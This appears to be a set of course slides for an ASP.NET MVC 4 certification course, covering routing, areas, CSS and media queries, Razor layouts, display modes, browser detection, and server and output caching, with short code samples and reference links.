<http://stackoverflow.com/questions/11544338/difference-between-routecollection-ignore-and-routecollection-ignorerooute>



Routing

How URLs are Matched to Routes

✿Matching a URL request to a route depends on all the following conditions

- The route patterns that you have defined or the default route
- The order in which you added them to the Routes collection
- Any default values that you have provided for a route
- Any constraints that you have provided for a route
- Whether you have defined routing to handle requests that match a physical file

✿Route matching is tried from the first route to the last route in the collection

- When a match occurs, no more routes are evaluated



7.15

Routing Custom Route Handlers (1 of 2)

```
using System.Web;
using System.Web.Mvc;
using System.Web.Routing;
```

- ❖ The sole purpose of `IRouteHandler` is to produce an `IHttpHandler` that can handle a request
- ❖ For example, to perform a check by country

- Create a class that implements `IRouteHandler`

```
public class CountryProhibitionRouteHandler : IRouteHandler
{
    public IHttpHandler GetHttpHandler(RequestContext context)
    {
        return new IpBlockHandler();
    }
}
```

- ❖ Inherit from `MvcHandler` (implements `IHttpHandler`)

```
public class IpBlockHandler : MvcHandler
{
    public override void ProcessRequest(IHttpContext context)
    {
    }
}
```

`IRouteHandler` in ASP.NET MVC
<http://dotnet.dzone.com/news/iroutehandler-aspnet-mvc>



7.16

Routing Custom Route Handlers (2 of 2)

- ❖ Register the route handler

```
public static void RegisterRoutes(RouteCollection routes)
{
    routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

    RouteTable.Routes.Add(new Route("order/{0}",
        new CountryProhibitionRouteHandler(
            new List<string>() { "NastyCountryIPAddress" })));

    routes.MapRoute(
        name: "Default",
        url: "{controller}/{action}/{id}",
        defaults: new { controller = "Home", action = "Index",
            id = UrlParameter.Optional }
    );
}
```

`MvcRouteHandler` and `MvcHandler` in ASP.NET MVC Framework
<http://www.codeproject.com/Articles/595520/MvcRouteHandler-and-MvcHandler-in-ASP-NET-MVC-Fram>



Create your own `IRouteHandler`
<http://weblogs.asp.net/fredriknornen/asp-net-mvc-framework-create-your-own-iroutehandler>

7.17

Routing Custom Route Constraint

```
public class CountryRouteConstraint : IRouteConstraint
{
    private readonly string[] countries =
        (new NorthwindEntities()).Countries.ToArray();
    public bool Match(HttpContextBase context, Route route,
        string param, RouteValueDictionary values, RouteDirection direction)
    {
        if (!values.ContainsKey(param)) return false;
        var country = (string)values[param];
        return countries.Contains(country, StringComparer.OrdinalIgnoreCase);
    }
}

routes.MapRoute(
    name: "PlaceRoute",
    url: "{country}/{city}",
    defaults: new { controller = "Home", action = "Index" },
    constraints: new { country = new CountryRouteConstraint() }
);
```

IRouteConstraint Interface
<http://msdn.microsoft.com/en-us/library/system.web.routing.irouteconstraint.aspx>



7.18

Routing Route Debugger

- Route Debugger is a little utility Phil Haack wrote to help debug issues with route configurations

install-package routedebugger

Route Tester - Windows Internet Explorer

Type in a url in the address bar to see which defined routes match it. A (*catchall) route is added to the list of routes automatically in case none of your routes match.

To generate URLs using routing, supply route values via the query string, example:
<http://localhost:14230/?id=123>

Matched Route: {controller}/{action}/{id}

Route Data		Data Tokens	
Key	Value	Key	Value
controller	default.aspx		
action	Index		
id			

All Routes

Matches Current Request	Url	Defaults	Constraints	DataTokens
False	foo/{id}	controller = Blah, id =	(null)	(null)
False	bar/{id}	controller = Home, action = Index, id =	(null)	(null)
False	tokens/{id}	dataToken = BlahBlahBlah	(null)	(null)
False	ext/{id}.mvc	controller = Home, action = Index, id =	(null)	(null)
True	{controller}/{action}/{id}	controller = Home, action = Index, id =	(null)	(null)

Route Debugger 2.1.4
<http://www.nuget.org/packages/routedebugger>



ASP.NET Routing Debugger
<http://haacked.com/archive/2008/03/13/url-routing-debugger.aspx>

Routing IIS URL Rewrite Module

❖ IIS admins can create rules to map URLs

- For SEO, to perform redirects, based on HTTP headers or server variables (like IP addresses), stop requests, control access

❖ URL rewriting differs from ASP.NET routing

- URL rewriting processes incoming requests by actually changing the URL before it sends the request to the Web page
- URL rewriting typically does not have an API for creating URLs that are based on your patterns so if you change a pattern, you must manually update all hyperlinks that contain the original
- With ASP.NET routing, the URL is not changed, because routing can extract values from the URL
- When you have to create a URL, you pass parameter values into a method that generates the URL for you

Using the URL Rewrite Module
<http://learn.iis.net/page.aspx/460/using-the-url-rewrite-module/>




MVC Areas What are Areas?

❖ The default ASP.NET MVC project structure can become unwieldy so MVC lets you partition Web applications into smaller units that are referred to as areas

- An area is effectively an MVC structure inside an application

❖ Right-click an MVC project and choose Add-Area...



7.21

MVC Areas Area Registration

- When you add an area to a project, a route for the area is defined in an AreaRegistration file
- The route sends requests to the area based on the request URL
- To register routes for areas, you add code to the Global.asax file that can automatically find the area routes in the AreaRegistration file

```
AreaRegistration.RegisterAllAreas();
```

- Note: this is done automatically by Visual Studio but might need to be explicitly specified in the exam



Organizing an ASP.NET MVC Application using Areas
[https://msdn.microsoft.com/en-GB/library/ee671793\(v=vs.100\).aspx](https://msdn.microsoft.com/en-GB/library/ee671793(v=vs.100).aspx)

7.22

MVC Areas Linking Between Areas

- Html.ActionLink helper method

- This will work inside an area

```
@Html.ActionLink("Show Blog", "ShowBlog", "Blog")
```

- Outside the area we must also pass a routeValues instance (an anonymous type with an "area" property with value of the area name) and optionally any HTML attributes to set (usually null)

```
@Html.ActionLink("Show Blog", "ShowBlog", "Blog",
    new { area = "hr" }, null)
```

- To create a link inside an area to go back outside the area

```
@Html.ActionLink("Home Page", "Index", "Home",
    new { area = "" }, null)
```



7.23

MVC Areas Global Filters and Areas


- Microsoft explicitly does NOT support Area-based filters, especially for security reasons
- This is because controllers are *not* associated with areas, routes are associated with areas
 - Technically, all controllers are treated identically even if they are inside different areas
- The only supported solution is to put your attribute on a controller base class and to ensure that each controller within the area subclasses that base class

How can we set authorization for a whole area in ASP.NET MVC?
<http://stackoverflow.com/questions/2319157/how-can-we-set-authorization-for-a-whole-area-in-asp-net-mvc/2320419#2320419>

7.24

MVC Areas Controllers with Same Name

- By default, controllers must have unique names within an MVC project, even with multiple areas
 - To reuse a controller name in an area you must specify the root namespace when registering the default route by passing an array of string



```
routes.MapRoute("Default", // Route name
    "{controller}/{action}/{id}", // URL
    new { controller = "Home", action = "Index", id = "" }, // Defaults
    new[] { "AreasDemoWeb.Controllers" } // Namespace
);
```

Module 8

Applying Styles to ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Applying Styles to ASP.NET MVC 4 Web Applications Contents

Topic	Slide
CSS	3
MVC Layouts	9
MVC Display Modes	11
Browsers	14
Mobile Browsers	17

Exam Topic: Compose the UI layout of an application

- Design layouts to provide visual structure
- Implement master/application pages

Exam Topic: Apply the user interface design for a web application

- Create and apply styles by using CSS
- Structure and lay out the user interface by using HTML
- Implement dynamic page content based on a design

Exam Topic: Enhance application behavior and style based on browser detection

- Detect browser features and capabilities
- Create a web application that runs across multiple browsers and mobile devices
- Vendor-specific CSS extensions

Exam Topic: Plan an adaptive UI layout

- Plan for running applications in browsers on multiple devices (screen resolution, CSS, HTML)
- Plan for mobile web applications



8.3

CSS

Add/Remove from Layout, Hide/Show Elements

HTML

```
<div class="removeMe">Hello</div>
```

`<!-- to disable a control in HTML -->`

```
<input type="button" disabled />
```

CSS

```
/* to remove from layout */
.removeMe {
    display: none;
}
```

```
/* to hide */
.hideMe {
    visibility: hidden;
}
```

Note: disabled cannot be set in CSS

JavaScript

```
// to disable a control
elem.disabled = true;
// to enable a control
elem.disabled = false;
```

```
// to remove an element from layout
elem.style.display = "none";
// to add an element back to layout
elem.style.display = "block"; // or others
// to hide an element
elem.style.visibility = "hidden";
// to show an element
elem.style.visibility = "visible";
```



CSS

8.4

nth-child selector

nth-child can accept numbers, special keywords such as odd and even, and even formulae (n starts at 0)

```
ul li:nth-child(2) {
    color: red;
}
```

- Aaa
- Bbb
- Ccc
- Ddd
- Eee
- Fff
- Ggg
- Hhh

```
ul li:nth-child(odd) {
    color: red;
}
```

- Aaa
- Bbb
- Ccc
- Ddd
- Eee
- Fff
- Ggg
- Hhh

```
ul li:nth-child(3n + 2) {
    color: red;
}
```

- Aaa
- Bbb
- Ccc
- Ddd
- Eee
- Fff
- Ggg
- Hhh

```
<ul>
    <li>Aaa</li>
    <li>Bbb</li>
    <li>Ccc</li>
    <li>Ddd</li>
    <li>Eee</li>
    <li>Fff</li>
    <li>Ggg</li>
    <li>Hhh</li>
</ul>
```

- Note: jQuery supports all CSS selectors, including nth-child

How nth-child Works
<http://css-tricks.com/how-nth-child-works/>



CSS nth-child vs nth-of-type

8.5

* nth-child is commonly used although nth-of-type is usually better

```
<div>
  <p>Apples</p>
  <p>Bananas</p>
</div>
<div>
  <h1>Heading</h1>
  <p>Apples</p>
  <p>Bananas</p>
</div>
<div>
  <h1>Heading</h1>
  <h2>Sub</h2>
  <p>Apples</p>
  <p>Bananas</p>
</div>
```

Apples
Bananas

Heading

Apples
Bananas

Heading

Sub

Apples
Bananas

```
p:nth-child(2) {
  color: red;
}
p:nth-of-type(2) {
  background-color: yellow;
}
```

The Difference Between :nth-child and :nth-of-type
<http://css-tricks.com/the-difference-between-nth-child-and-nth-of-type/>



CSS Printing

8.6

* style and link elements support the MEDIA attribute, which defines the output device for the style sheet

- Values for MEDIA are screen (default), print and all
- The print value specifies that the style sheet is used when the page is printed; this value does not affect how the document will be displayed onscreen

```
<style type="text/css" media="print">
  div.page {
    page-break-before: always;
  }
</style>
```

Printing and Style Sheets
<https://msdn.microsoft.com/en-us/library/ms533037%28v=vs.85%29.aspx>



CSS Media Queries

✿ Different style sheets for different scenarios

```
<link rel='stylesheet' media='only screen and (max-width: 700px)'
      href='css/narrow.css' />
```

CSS Specification: "The keyword 'only' can also be used to hide style sheets from older user agents. User agents must process media queries starting with 'only' as if the 'only' keyword was not present."

```
<link rel='stylesheet'
      media='only screen and (min-width: 701px) and (max-width: 900px)'
      href='css/medium.css' />
```

✿ Although media queries support the keywords “and” and “not”, they do not support the “or” keyword

- Use a comma-separated list (MOC is wrong: position 12, 2870)

```
@media screen and (max-width: 995px), screen and (max-height: 700px) {
    /* rules for either media query */
```

CSS Media Queries & Using Available Space
<http://css-tricks.com/css-media-queries/>



CSS Microsoft Extensions to CSS

✿ Microsoft has extended CSS in Internet Explorer

- -ms-accelerator : keyboard shortcuts
- behavior and -ms-behavior : sets location of DHTML behaviors
- -ms-filter, -ms-fullscreen, -ms-interpolation-mode, and so on

✿ behavior: url(sLocation) | url(#objID) | url(#default#behaviorName)

- You can apply multiple behaviors to an element by specifying a space-delimited list of URLs

```
<element style="behavior:url(a1.htc) url(a2.htc) ...">
```

- Obsolete as of IE10 but might appear in the exam

Microsoft Extensions to CSS
[http://msdn.microsoft.com/en-us/library/ie/hh772373\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ie/hh772373(v=vs.85).aspx)



MVC Layouts How Do They Work?

8.9

1 /Views/_ViewStart.cshtml

<http://www.contoso.com/home/index/>

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    2b <title>@ViewBag.Title</title>
        @Styles.Render("~/Content/css")
        @Scripts.Render("~/bundles/modernizr")
    </head>
    <body>
        @RenderBody() 3a
        3b
        @Scripts.Render("~/bundles/jquery")
        @RenderSection("scripts", required: false) 4a
    </body>
</html>
```

```
@{ Layout = "~/Views/Shared/_Layout.cshtml"; }
2a
@if (User.IsInRole("Admin"))
    Layout = "~/Views/Shared/_AdminLayout.cshtml";
ViewBag.Title = "Welcome to the Home Page";
}
<h2>Welcome to the Home Page</h2> 3b
@section scripts {
    <script>
        alert('hello');
    </script>
}
```

/Home/Index.cshtml



MVC Layouts _ViewStart

8.10

- When using Visual Studio project templates they create a Shared/_Layout.cshtml and a _ViewStart.cshtml

- _ViewStart.cshtml is executed before every View is displayed to set initial properties for the View such as Layout
- Each View sub-folder can have its own _ViewStart.cshtml

Note

- If you use PartialView() in your controllers instead of View() then _ViewStart.cshtml will not be executed

Correct way to use _viewstart.cshtml and partial Razor views?
<http://stackoverflow.com/questions/4081811/correct-way-to-use-viewstart-cshtml-and-partial-razor-views>

ASP.NET MVC 3: Layouts with Razor
<http://weblogs.asp.net/scottgu/asp-net-mvc-3-layouts>



8.11

MVC Display Modes Using and Registering Display Modes

- By default ASP.NET registers a “” (default) and a “mobile” display mode
 - You can also create your own for more advanced customization
 - This creates a new display mode (inserted at the top of the existing list) that will activate when the text “iPhone” is found in the request’s user-agent

```
using System.Web.WebPages;  
  
DisplayModeProvider.Instance.Modes.Insert(0,  
    new DefaultDisplayMode("iPhone") { ContextCondition =  
        (ctx => ctx.Request.UserAgent.IndexOf("iPhone",  
            StringComparison.OrdinalIgnoreCase) >= 0) });
```

- You can then create specific views for this type of device by giving them names such as “xyz.iphone.cshtml”



ASP.NET MVC 4 (Part 2 - Mobile Features)
<http://build-failed.blogspot.co.uk/2012/03/aspnet-mvc-4-part-2-mobile-features.html>

8.12

MVC Display Modes Testing Display Modes

- To test the mobile option, hit F12 and bring up the Developer’s Tools window

- Set a fake user agent that matches a mobile device

```
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X)  
AppleWebKit/536.26 (KHTML, like Gecko)
```

- In spite of a misleading name, the `DefaultDisplayMode` class is just the class that represents a display mode

- Here’s how Microsoft’s one for mobile is written

```
var mode = new DefaultDisplayMode(MobileDisplayModeId)  
{  
    ContextCondition =  
        context => context.GetOverriddenBrowser().IsMobileDevice  
};
```



Multiple Views and DisplayMode Providers in ASP.NET MVC 4
<https://www.simple-talk.com/dotnet/asp.net/multiple-views-and-displaymode-providers-in-asp.net-mvc-4/>

MVC Display Modes Mobile-Aware OutputCache

8.13

Exam Topic: none

Fix bug with MVC 4 display modes

```
Install-Package Microsoft.AspNet.Mvc.FixedDisplayModes -Version 1.0.0
```

Apply OutputCache with custom string

```
[OutputCache(Duration = 10, VaryByCustom = "IsMobile")]
```

Override in Global.asax

```
public override string GetVaryByCustomString(  
    HttpContext context, string custom)  
{  
    if ((context.Request.Browser.IsMobileDevice) &&  
        (custom == "IsMobile")) return "mobile";  
    base.GetVaryByCustomString(context, string);  
}
```

ASP.NET MVC4 Mobile-Aware OutputCache
<http://stackoverflow.com/questions/9605085/asp-net-mvc4-mobile-aware-outputcache>

Microsoft ASP.NET MVC Fixed DisplayModes 1.0.0
<http://www.nuget.org/packages/Microsoft.AspNet.Mvc.FixedDisplayModes/1.0.0>



Browsers Determining the Browser Type

8.14

Not all browsers render HTML identically

To generate different versions of a page for different browsers we need to know capabilities of a browser

- Request.Browser (HttpBrowserCapabilities) properties
- Read the strongly-typed property or the string-keyed collection

```
var cookiesSupported = Request.Browser.Cookies;  
// or Request.Browser["Cookies"]
```

- Cast to MobileCapabilities to get more details if the browser is running on a mobile device

```
var mobile = Request.Browser.IsMobileDevice;  
// (Request.Browser as MobileCapabilities)
```

- Warning! Capabilities indicate support for a feature, not if that feature is currently enabled, for example, Cookies



8.15

Browsers

How Browser Capabilities are Defined

❖ Microsoft supplies definition files for most browsers

- \WINDOWS\Microsoft.NET\Framework\v4.0.30319\Config\Browsers
- These files are compiled and deployed to the GAC to improve performance, so if you add or modify you must re-register

```
aspnet_regbrowsers.exe -i
```

❖ For a specific web application you can create browser definition files in a special sub-folder

- App_Browsers
- <browserCaps> element in Web.config is obsolete



8.16

Browsers

Overridden Browser Capabilities

❖ Lets your application treat requests as if they were coming from a different browser (user agent) than the one they're actually from

❖ SetOverriddenBrowser()

- Overrides the request's actual user agent value

❖ GetOverriddenBrowser()

- Returns the browser capabilities object for the overridden browser capabilities or for the actual browser if no override has been specified



Browser Overriding features in ASP.NET MVC 4
<http://theshravan.net/blog/browser-overriding-features-in-asp-net-mvc-4/>

8.17

Mobile Browsers View Port

- Mobile browsers render pages in a virtual “window” (the viewport), usually wider than the screen
 - Users can pan and zoom to see different areas of the page
- Mobile Safari introduced the “viewport” meta tag to let web developers control the viewport’s size and scale

```
<meta name="viewport" content="width=device-width, initial-scale=2.0">
```

- width: device-width or a number of pixels
- initial-scale: zoom level when first loaded (1.0 means 100%)
- user-scalable: control if users are allowed to zoom the page

```
<meta name="viewport" content="width=device-width, user-scalable=no">
```


Configuring the Viewport

<https://developer.apple.com/library/safari/documentation/AppleApplications/Reference/SafariWebContent/Usingtheviewport/Usingtheviewport.html>

8.18

Mobile Browsers View Port Examples

Without viewport



```
<meta name="viewport"  
      content="width=device-width">
```

About.

Your application description page.
Tincidunt integer eu augue augue nunc elit dolor, luctus placerat scelerisque euismod, iaculis eu lacus nunc mi elit, vehicula ut laoreet ac, aliquam sit amet justo nunc tempor, metus vel.

Placerat suscipit, orci nisl iaculis eros, a tincidunt nisi odio egit lorem nulla condimentum tempor mattis ut vitae feugiat augue cras ut metus a natus iaculis scelerisque eu ac ante. Fames nisl id mattis purus dignissim viramus id diam hendrerit at mattis purus dignissim viramus id nullus telus, fringilla.

Vel dapibus a, blanditiis quis erat vivamus elementum aliquip tincidunt integer eu augue nec magna felis fusce vestibulum velit mattis odio sollicitudin lacina aliquam posuere, sapien elementum lobortis tincidunt, turpis dui ornare, sapien mattis interdum.

Sem nulla eu ultricies orci praesent id augue nec lorem pretium congue sit amet ac nunc fusce iaculis lorem eu diam hendrerit at mattis purus dignissim viramus id nullus telus, fringilla.

About.

Your application description page.

Tincidunt integer eu augue augue nunc elit dolor, luctus placerat scelerisque euismod, iaculis eu lacus nunc mi elit, vehicula ut laoreet ac, aliquam sit amet justo nunc tempor, metus vel.

Placerat suscipit, orci nisl iaculis eros, a tincidunt nisi odio egit lorem nulla condimentum tempor mattis ut vitae feugiat augue cras ut metus a natus iaculis scelerisque eu ac ante.

Fusce non varius purus aenean nec magna felis fusce vestibulum velit mattis odio sollicitudin lacina aliquam posuere, sapien elementum lobortis tincidunt, turpis dui ornare, sapien mattis interdum.

Sem nulla eu ultricies orci praesent id augue nec lorem pretium congue sit amet ac nunc fusce iaculis lorem eu diam hendrerit at mattis purus dignissim viramus id nullus telus, fringilla.

```
<meta name="viewport"  
      content="width=device-width, initial-scale=0.5, user-scalable=no">
```

Using the viewport meta tag to control layout on mobile browsers

https://developer.mozilla.org/en-US/docs/Mozilla/Mobile/Viewport_Meta_Tag?redirectlocale=en-US&redirectslug=Mobile%2FViewport_Meta_Tag

Module 9

Building Responsive Pages in ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



Building Responsive Pages in ASP.NET MVC 4 Web Applications

Contents

Topic	Slide
Partial Page Updates	3
Caching Overview	5
System.Web.Caching	6
System.Runtime.Caching	10
OutputCache	13
Caching Configuration	15
Downstream Caching	16
Microsoft Azure Caching	19
HTML5 Prefetch	21
Performance	22

Exam Topic: Design and implement UI behavior
 Use AJAX to make partial page updates

Exam Topic: Design a caching strategy
 Implement page output caching (performance oriented)
 Implement data caching
 Implement HTTP caching
 Implement Azure caching



Partial Page Updates Ajax.ActionLink

9.3

❖ MOC page 09-4: unnecessary to add [HttpGet]

❖ MOC code on page 09-5

```
@Ajax.ActionLink("Refresh", "HelloWorld", new AjaxOptions {  
    HttpMethod = "POST", UpdateTargetId = "divMessage",  
    InsertionMode = InsertionMode.Replace })
```

- They used HttpMethod = "POST" to ensure the response isn't cached but they should have used AllowCache property instead

```
AllowCache = false, // and this is the default in MVC 5 anyway!
```

- They should have used GET

❖ InsertMode

- Replace, ReplaceWith, InsertBefore, InsertAfter

AjaxOptions Class
[http://msdn.microsoft.com/en-us/library/system.web.mvc.ajax.ajaxoptions\(v=vs.108\).aspx](http://msdn.microsoft.com/en-us/library/system.web.mvc.ajax.ajaxoptions(v=vs.108).aspx)



Partial Page Updates Ajax.ActionLink jQuery Library Support

9.4

❖ Visual Studio 2012

- When using the MVC 4 Basic template, add “jqueryval” bundle to the view

```
@section scripts  
{  
    @Scripts.Render("~/bundles/jqueryval")  
}
```

❖ Visual Studio 2013

- When using the MVC template, add the NuGet package “Microsoft jQuery Unobtrusive Ajax” and add a script reference for jquery.unobtrusive-ajax.js to the view

```
@section scripts  
{  
    <script src "~/Scripts/jquery.unobtrusive-ajax.js"></script>  
}
```



9.5

Caching Overview Types of Caching

❖ Caching stores frequently accessed data in memory where it can be retrieved faster than it could be from a file or database

- ASP.NET MVC has two types of caching

❖ Model caching (Cache, MemoryCache, Azure caches)

- Cache and MemoryCache objects are dictionaries that can store any object in server memory and automatically remove it based on memory limitations, time limits, or other dependencies

❖ View caching (OutputCache, Response.Cache)

- OutputCache is an attribute that can cache an ActionResult on the server (or browser or intermediaries) to avoid needing to call that action method for future requests (for a duration)
- Response.Cache controls where HTTP GET responses can be cached (server, intermediaries, browser)



9.6

System.Web.Caching How to Store Objects in the Cache

❖ Assignment

```
using System.Web.Caching;
```

- Assigns a value to an unused key or replaces existing value

```
HttpContext.Cache["Greeting"] = "Hello, world!";
```

❖ Insert method (overloaded), replaces if duplicate key

- Provides (optional) parameters to customize items in the cache

```
HttpContext.Cache.Insert("Greeting", "Hello, world!");
```

❖ Add method, throws exception if duplicate key

- Requires all parameters to be specified

```
HttpContext.Cache.Add("Greeting", "Hello, world!",  
    null, // dependencies  
    DateTime.Now.AddSeconds(60), Cache.NoSlidingExpiration,  
    CacheItemPriority.High, onRemoveCallback);
```



System.Web.Caching Cache Insert and Add Methods Parameters

key	The identifier used to access the cached data
value	The data to cache
dependencies	A CacheDependency object that references a file, other object in the cache, or database command used to track changes to data outside of the cache
absoluteExpiration	A DateTime or Cache.NoAbsoluteExpiration when using sliding expiration
slidingExpiration	A TimeSpan that identifies how long the data should remain in the cache after the data was <i>last accessed</i> or Cache.NoSlidingExpiration when using absolute expiration
priority	A CacheItemPriority enumeration value identifying the relative priority of the cached data (Low, BelowNormal, Normal, AboveNormal, High, NotRemovable*)
onRemoveCallback	A delegate to call when the data is removed from the cache; CacheItemRemovedReason: Removed, Expired, Underused, DependencyChanged

* NotRemovable means that Microsoft's algorithm will not remove such an item when you get low on memory, but that it can expire or be removed by a dependency



System.Web.Caching Defining a Cache Dependency

To create a file dependency

```
using System.Web.Caching;
```

```
var dep1 = new CacheDependency(Server.MapPath("products.xml"));
```

To create an object dependency

```
string[] keyDeps = { "CachedObject1", "CachedObject2" };
var dep2 = new CacheDependency(null, keyDeps);
```

To create an SQL dependency (see next slide)

```
var dep3 = new SqlCacheDependency("Northwind", "Products");
```

To cache an object with one of the above dependencies

```
HttpContext.Current.Cache.Insert(
    "CachedProducts", service.GetProducts(), dep3);
```

Note: you can aggregate dependencies



9.9

System.Web.Caching SqlCacheDependency

★ Modify the web.config

```
<caching>
  <sqlCacheDependency enabled="true" pollTime="30000">
    <databases>
      <add name="Northwind" connectionStringName="NorthwindConnection"/>
```

★ Activate the SqlCacheDependency in the Global.asax

```
SqlCacheDependencyAdmin.EnableNotifications(connectionString);
SqlCacheDependencyAdmin.EnableTableForNotifications(
  connectionString, "Products");
using System.Web.Caching;
```

★ Enable cache dependencies on the table

```
aspnet_regsql.exe -S [YOURSERVER] -U [USERNAME] -P [PASSWORD]
-ed -d [DATABASE] -et -t [TABLENAME]
```

Activate ASP.NET MVC3 Caching with Database Dependency
<http://sdeu.wordpress.com/2011/02/08/activate-asp-net-mvc3-caching-with-database-dependency/>



9.10

System.Runtime.Caching What Is the MemoryCache?

★ Introduced in .NET 4, it is similar to the Cache

- Moved out of ASP.NET so it can be used by other .NET apps
- Supports multiple instances, as well as a Default instance

```
var policy = new CacheItemPolicy
{
  SlidingExpiration = TimeSpan.FromHours(2) };
MemoryCache.Default.Set("MyCustomers", service.GetCustomers(),
  policy, null); // last parameter is region (not supported)

var cachedObject = MemoryCache.Default.Get("MyCustomers");
if (cachedObject != null)
```

- Although it is not a singleton, avoid creating too many instances, and use Default when possible

MemoryCache.Set Method (String, Object, CacheItemPolicy, String)
[http://msdn.microsoft.com/en-us/library/ee395903\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/ee395903(v=vs.110).aspx)



9.11

System.Runtime.Caching What Is AddOrGetExisting Used For?

- It is NOT used to either get or reload an existing cached object, as incorrectly explained in the MOC

```
var cachedObject = MemoryCache.Default.AddOrGetExisting(
    "MyCustomers", service.GetCustomers(), policy, null);
```

- There are often situations where you only want to create a cache entry if a matching entry **doesn't** already exist (that is, you don't want to overwrite an existing value)
- Without AddOrGetExisting it would be impossible to perform the get-test-set in an atomic, thread-safe manner



MemoryCache.AddOrGetExisting
<http://stackoverflow.com/questions/14698228/what-is-memorycache-addorgetexisting-for>



9.12

System.Runtime.Caching CacheItemPolicy

- Represents a set of eviction and expiration details for a specific cache entry

- AbsoluteExpiration: DateTime
- SlidingExpiration: TimeSpan
- Priority: Default, NotRemovable
- ChangeMonitors: CacheEntryChangeMonitor, HostFileChangeMonitor, SqlChangeMonitor
- UpdateCallback: *before* object is removed
- RemovedCallback: *after* object is removed

CacheEntryUpdateArguments Class
[http://msdn.microsoft.com/en-us/library/system.runtime.caching.cacheentryupdatearguments\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.runtime.caching.cacheentryupdatearguments(v=vs.110).aspx)

ChangeMonitor Class
[http://msdn.microsoft.com/en-us/library/system.runtime.caching.changemonitor\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.runtime.caching.changemonitor(v=vs.110).aspx)

CacheItemPolicy Class
[http://msdn.microsoft.com/en-us/library/system.runtime.caching.cacheitempolicy\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.runtime.caching.cacheitempolicy(v=vs.110).aspx)



OutputCache OutputCache Attribute

*Cache the view of an action method for 15 seconds

- Each route gets its own copy of the cached view

```
[OutputCache(Duration = 15)] // seconds
public ActionResult Detail(int id = 0) {
    ViewBag.Message = "Page was cached at " + DateTime.Now;
    return View(GetProduct(id));
```

/Product/Detail/1
/Product/Detail/2

- If you need to store multiple copies per query string (not necessary in MVC 5) or form parameter, use VaryByParam

```
[OutputCache(Duration = 15, VaryByParam = "colour;size")]
public ActionResult Detail(int id = 0) {
    ViewBag.Message = "Page was cached at " + DateTime.Now;
    return View(GetProductByColour(id, colour));
```

- @OutputCache with Web Forms caches different pages for each browser; in MVC you must explicitly switch this feature on

```
[OutputCache(Duration = 15, VaryByCustom = "browser")]
```



OutputCache Configuring Caching

Warning! All VaryByXx options use semicolon-separated lists

Duration	The number of seconds to cache the page
VaryByParam	A <i>semicolon</i> -separated list used to vary the output cache that correspond to a query string or post value or use *
Location	OutputCacheLocation enumeration: Any (default), Client, Downstream, Server, None, or ServerAndClient
CacheProfile	Name of a profile defined in Web.config
NoStore	If true, prevents secondary storage of sensitive information
SqlDependency	A set of database and table name pairs that cache depends on
VaryByCustom	If a custom string is entered, override the GetVaryByCustomString method in the Global.asax file; “browser” is built-in
VaryByHeader	A <i>semicolon</i> -separated list of HTTP headers
VaryByContentEncoding	A <i>semicolon</i> -delimited set of character sets (content encodings) used to vary the cache entry

```
[OutputCache(Duration = 3600, SqlDependency = "Northwind:Products")]
public ActionResult Index() // cache for one hour unless table changes
```

OutputCacheAttribute Class
<http://msdn.microsoft.com/en-us/library/system.web.mvc.outputcacheattribute.aspx>



9.15

Caching Configuration

Configuring Caching for an Entire Site

Define cache profile in Web.config

- Reference the profile in @OutputCache directives (Web Forms) or OutputCache attributes (MVC)

```
<caching>
  <outputCacheSettings>
    <outputCacheProfiles>
      <add name="OneMinuteProfile" enabled="true" duration="60" />
    </outputCacheProfiles>
  </outputCacheSettings>
  <cache percentagePhysicalMemoryUsedLimit="90" />
  <sqlCacheDependency enabled="true" pollTime="90">
    <datasources>
      <add ... />
    </datasources>
  </sqlCacheDependency>
</caching>
```

- pollTime is only necessary for SQL Server 7.0 and 2000
- The query notification mechanism of SQL Server 2005 detects changes to data that invalidate the results of an SQL query and removes any cached items associated with the SQL query



Downstream Caching

Response.Cache Location

9.16

Use SetCacheability(HttpCacheability) to control caching in intermediaries and browsers

```
Response.Cache.SetCacheability(HttpCacheability.Public);
```

NoCache, Server, ServerAndNoCache	Sets the Cache-Control: no-cache header. With a field name, the directive applies only to the named field; the rest of the response may be supplied from a shared cache. Server or ServerAndNoCache specify that the response is cached only at the origin server. NoCache or ServerAndNoCache specify that the Expires HTTP header is set to -1. This tells the client to not cache responses in the History folder. So each time you use the back/forward buttons, the client requests a new version of the response.
Private	Sets Cache-Control: private to specify that the response is cacheable only on the client
Public	Sets Cache-Control: public
ServerAndPrivate	Proxy servers are not allowed to cache the response

